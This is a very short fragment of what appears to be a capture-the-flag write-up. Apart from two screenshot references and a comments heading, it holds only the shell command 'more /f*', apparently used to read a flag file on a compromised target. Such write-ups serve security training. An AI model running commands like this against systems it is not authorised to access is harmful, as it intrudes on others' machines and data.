
image-20260225200303412

more /f*

image-20260225200552613

 Comments